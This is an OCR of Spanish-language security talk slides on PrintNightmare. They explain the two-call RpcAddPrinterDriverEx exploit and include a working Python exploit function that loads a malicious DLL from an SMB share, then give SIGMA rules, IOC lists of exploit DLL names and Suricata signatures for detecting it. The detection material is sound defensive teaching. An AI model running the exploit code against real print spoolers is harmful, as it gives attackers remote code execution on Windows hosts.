
Explotación

- Se realiza en dos llamadas a RpcAddPrinterDriverEx()

- El objetivo de la primera es subir el data file al sistema
- La segunda carga el driver que ejecuta la dll maliciosa previamente subida


Explotación – call1

- Driver file
  - C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_ce3301b66255a0fb\Amd64\UNIDRV.DLL
- Data file
  - \\192.168.8.161\smb\dangerous.dll
- Config file
  - C:\Windows\System32\winhttp.dll



Explotación – call2

- Driver file
  - C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_ce3301b66255a0fb\Amd64\UNIDRV.DLL
- Data file
  - \\192.168.8.161\smb\dangerous.dll
- Config file
  - c:\windows\system32\spool\drivers\x64\3\old\dangerous.dll



Exploit python

```python
def main(dce, pDriverPath, share, handle=NULL):
    #build DRIVER_CONTAINER package
    container_info = rprn.DRIVER_CONTAINER()
    container_info['Level'] = 2
    container_info['DriverInfo']['tag'] = 2
    container_info['DriverInfo']['Level2']['cVersion']     = 3
    container_info['DriverInfo']['Level2']['pName']        = "1234\x00"
    container_info['DriverInfo']['Level2']['pEnvironment'] = "Windows x64\x00"
    container_info['DriverInfo']['Level2']['pDriverPath']  = pDriverPath + '\x00'
    container_info['DriverInfo']['Level2']['pDataFile']    = "{0}\x00".format(share)
    container_info['DriverInfo']['Level2']['pConfigFile']  = "C:\\Windows\\System32\\winhttp.dll\x00"

    flags = rprn.APD_COPY_ALL_FILES | 0x10 | 0x8000
    filename = share.split("\\")[-1]

    resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
    print("[*] Stage0: {0}".format(resp['ErrorCode']))

    container_info['DriverInfo']['Level2']['pConfigFile']  = "C:\\Windows\\System32\\kernelbase.dll\x00"
    for i in range(1, 30):
        try:
            container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\spool\\drivers\\x64\\3\\old\\{0}\\{1}\x00".format(i, filename)
            resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
            print("[*] Stage{0}: {1}".format(i, resp['ErrorCode']))
            if (resp['ErrorCode'] == 0):
                print("[+] Exploit Completed")
                sys.exit()
        except Exception as e:
            #print(e)
            pass
```

DEMO


¿No qué ibas a vivir del PenTesting?
¿Vas a querer o no la maldita sandía?

Hunting PrintNightmare

WAIT – First SIGMA

SIGMA

- SIGMA – reglas/firma genéricas para analizar logs

- YARA – Fichero
- SURICATA – Paquete de red
- SIGMA – Log


- Sigmacc – conversor de regla sigma a otros lenguajes o tecnologias
  - KQL, Splunk, Qradar
  - Powershell, GREP
  - C# regex

SIGMA

```
title: Whoami Execution
id: e28a5a99-da44-436d-b7a0-2afc20a5f413
status: experimental
description: Detects the execution of whoami, which is often used by attackers a
author: Florian Roth
date: 2018/08/13
tags:
    - attack.discovery
    - attack.t1033
    - car.2016-03-001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image: '*\whoami.exe'
    selection2:
        OriginalFileName: 'whoami.exe'
condition: selection or selection2
falsepositives:
    - Admin activity
    - Scripts and administrative tools used in the monitored environment
level: high
```

Event 316 – driver added/updated


- Channel PrintService-Operational
- Printer driver 1234 for Windows x64 Version-3 was added or updated. Files:- UNIDRV.DLL, winhttp.dll, dangerous.dll. No user action is required.



Event 316 – driver added/updated

- Podemos saber si se ha añadido un driver de impresora

```
logsource:
    product: windows
    service: printservice-operational
detection:
    selection:
        EventID: '316'
    keywords:
        - 'added'
        - 'updated'
    condition: selection and keywords
falsepositives:
    - Unknown
level: high
```




Event 316 – driver added/updated

- IOCs de nombres de driver y de dll utilizados por los exploits y las POCs

```
logsource:
    product: windows
    service: printservice-operational
detection:
    selection:
        EventID: '316'
    selection2:
      - '123'
      - '1234'  #exploit cube
      - 'mimikatz'
      - 'legitprinter'
      - 'Microsoft Print to RCE'
    selection3:
      - 'UNIDRV.DLL'
      - 'winhttp.dll'
      - 'kernelbase.dll'
      - 'ntdll.dll'
      - 'mxdwdrv.dll'
      - 'MyExploit.dll'
      - 'evil.dll'
      - 'addCube.dll'
      - 'rev.dll'
      - 'rev2.dll'
      - 'main64.dll'
      - 'mimilib.dll'
      - 'mimispool.dll'
      - 'dangerous.dll'
    condition: selection and (selection2 or selection3)
```

Event 5145 – spoolsv SMB conn

- Channel security – Event 5145 Detailed File Share
- spoolsv.exe realiza conexión a una ruta SMB




Event 5145 – spoolsv SMB conn

- Detectar cuando spoolsv.exe realiza conexión a una ruta SMB

```
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: '5145'
        ShareName: '\\\*\IPC$'
        RelativeTargetName: 'spoolss'
        AccessMask: '0x3'
        ObjectType: 'File'
    condition: selection
```

Sysmon – spoolsv susp dll load

- Podemos ver las dll que carga el proceso spoolsv.exe




Sysmon – spoolsv susp dll load

- Detectar las dll cargadas spoolsv.exe en el path de la explotación

```
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 7
        Image|endswith: "spoolsv.exe"
        ImageLoaded:
            - "C:\\Windows\\System32\\spool\\drivers\\x64\\3\\*"
            - "C:\\Windows\\System32\\spool\\drivers\\x64\\3\\New\\*"
            - "C:\\Windows\\System32\\spool\\drivers\\x64\\3\\Old\\*"
    condition: selection
falsepositives:
    - Unknown
level: high
```

Tráfico de red – opnum



Tráfico de red – opnum

- MS-RPRN
  - 3.1.4.4.1 RpcAddPrinterDriver (Opnum 9)
  - 3.1.4.4.8 RpcAddPrinterDriverEx (Opnum 89)

- MS-PAR
  - 3.1.4.2.2 RpcAsyncAddPrinterDriver (Opnum 39)
  - 3.1.4.2.7 RpcAsyncInstallPrinterDriverFromPackage (Opnum 62)

Suricata IDS/IPS

Tráfico de red – Suricata

- alert tcp any any -> any any (msg: "Potential printnightmare - DCERPC RpcAsyncAddPrinterDriver"; content: "|05 00 00|"; depth: 25; content: "|27 00|"; distance: 18; sid: 10006625; rev: 1;)

- HEX 0x27 -> 39 = RpcAsyncAddPrinterDriver

- Podemos también utilizar la keyword: app-layer-protocol:dcerpc;

Tráfico de red – Suricata

- Para asegurar menos falsos positivos, detectar previamente si ha habido una conexión al endpoint mapper IREMOTEWINSPOOL

- alert tcp any any -> any 135 (msg: "DCERPC IREMOTEWINSPOOL Bind"; content: "|96 3F F0 76 FD CD FC 44 A2 2C 64 95 0A 00 12 09|"; flowbits: set,spool; sid: 10006624; rev: 3;)
- alert tcp any any -> any any (msg: "Printnightmare"; flowbits: isset,spool; content: "|05 00 00|"; depth: 25; content: "|27 00|"; distance: 18; sid: 10006625; rev: 1;)

¿BAD USB?

NO TIME = END